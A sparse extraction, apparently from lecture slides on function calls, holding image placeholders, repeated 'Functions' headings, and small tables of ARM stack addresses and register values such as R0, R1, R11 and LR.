
Functions



Functions



Functions




STACK

0x000000F8	0x00000100
0x000000FC	0x00000000
0x00000100	0x00008394



REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564


Functions




Functions



Functions



Functions



